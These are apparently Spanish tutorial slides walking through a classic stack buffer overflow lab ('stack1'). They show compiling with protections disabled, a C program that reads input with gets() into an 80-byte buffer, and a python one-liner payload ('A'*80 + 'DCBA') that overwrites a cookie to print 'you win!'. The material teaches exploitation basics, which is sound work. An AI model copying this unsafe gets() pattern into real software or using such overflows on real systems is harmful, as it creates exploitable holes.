
```
te@debian:~/stack1$ gcc -m32 -fno-stack-protector -mpreferred-stack-boundary=2 -z execstack -o stack1 stack1.c
```

# 3. EJECUTAMOS



A screenshot of a terminal window titled "te@debian: ~/stack1". The window has a menu bar with options: Archivo, Editar, Ver, Buscar, Terminal, Ayuda. Below the menu bar, the command "te@debian:~/stack1\$ ./stack1" is typed into the terminal. The terminal is set against a dark background.


# 3. EJECUTAMOS



A screenshot of a terminal window titled "te@debian: ~/stack1". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The main area of the terminal shows the command "te@debian:~/stack1\$ ./stack1" followed by the output "buf: bffff3c4 cookie: bffff414 ABCD". A vertical scroll bar is visible on the right side of the terminal window.

```
te@debian: ~/stack1
Archivo Editar Ver Buscar Terminal Ayuda
te@debian:~/stack1$ ./stack1
buf: bffff3c4 cookie: bffff414
ABCD
```

# 3. EJECUTAMOS



A screenshot of a terminal window titled "te@debian: ~/stack1". The window has a standard title bar with menu options: Archivo, Editar, Ver, Buscar, Terminal, Ayuda. The main area of the terminal shows the following command and its output:

```
te@debian:~/stack1$ ./stack1
buf: bffff3c4 cookie: bffff414
ABCD
te@debian:~/stack1$ █
```

The terminal window is set against a dark background.


# 3. EJECUTAMOS

The screenshot shows a terminal window titled "te@debian: ~/stack1". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The terminal content is as follows:

```
te@debian:~/stack1$ ./stack1
buf: bffff3c4 cookie: bffff414
ABCD
te@debian:~/stack1$ python -c 'print ("ABCD")' | ./stack1
buf: bffff3c4 cookie: bffff414
te@debian:~/stack1$ █
```


# APILO VARIABLES

```
int main() {  
    int cookie;
```




# APILO VARIABLES

```
int main() {  
    int cookie;  
    char buf[80];
```




# LLAMADO A UNA FUNCIÓN

```
int main() {  
    int cookie;  
    char buf[80];  
  
eip =>    gets(buf);
```




# DIRECCIÓN DE RETORNO

```
int main() {  
    int cookie;  
    char buf[80];  
  
eip =>    gets(buf);  
  
dir ret => if (cookie ...
```




# EMPIEZO EJECUCIÓN GETS()

```
gets() {  
    eip =>    int len ...  
    ...  
}
```



# GETS() ME PIDE INPUT




A screenshot of a terminal window titled "te@debian: ~/stack1". The window has a menu bar with "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The terminal content shows the command "te@debian:~/stack1\$ ./stack1" followed by the output "buf: bffff3c4 cookie: bffff414 ABCD". A vertical scroll bar is visible on the right side of the terminal window.

```
te@debian:~/stack1$ ./stack1
buf: bffff3c4 cookie: bffff414
ABCD
```

# VUELVO A MAIN()

```
gets() {  
    int len ...  
    ...  
    eip => }           // leave  
                      // ret
```




# VALOR DE COOKIE

```
int main() {
    int cookie;
    char buf[80];

    gets(buf);

eip => if (cookie == 0x41424344){
        printf("you win!\n");
    }
```




# VALOR DE COOKIE

```
int main() {
    int cookie;
    char buf[80];

    gets(buf);

    if (cookie == 0x41424344){
        printf("you win!\n");
eip => }
```




# ¿QUÉ QUEREMOS?

```
int main() {
    int cookie;
    char buf[80];


    gets(buf);

    //0x41424344 --> ABCD
    if (cookie == 0x41424344){
eip =>        printf("you win!\n");
    }
```




# 80 CARACTERES EN BUF

```
$ python -c 'print ("A" * 80)' | ./stack1
```




# 84 CARACTERES EN BUF

```
$ python -c 'print ("A" * 80 + "BBBB")' | ./stack1
```



# ¿WE WIN??

```
$ python -c 'print ("A" * 80 + "DCBA")' | ./stack1
```



# WE WIN

```
if (cookie == "ABCD"){
eip =>    printf("you win!\n");
    }
```

A terminal window titled "te@debian: ~/stack1" showing the output of a exploit attempt. The command run was "python -c 'print ("A"\*80 + "DCBA")' | ./stack1". The output shows the buffer dump "buf: bffff3c4 cookie: bffff414" followed by the string "you win!". A red arrow points from the word "win!" to the text "GANAMOS!". Above the terminal, a large red banner displays the text "'AAAA..DCBA'".


```
te@debian: ~/stack1
Archivo Editar Ver Buscar Terminal Ayuda
te@debian:~/stack1$ python -c 'print ("A"*80 + "DCBA")' | ./stack1
buf: bffff3c4 cookie: bffff414
you win!
te@debian:~/stack1$ ■
```

**"AAAA..DCBA"**


**GANAMOS !**

# EXPLOIT 0

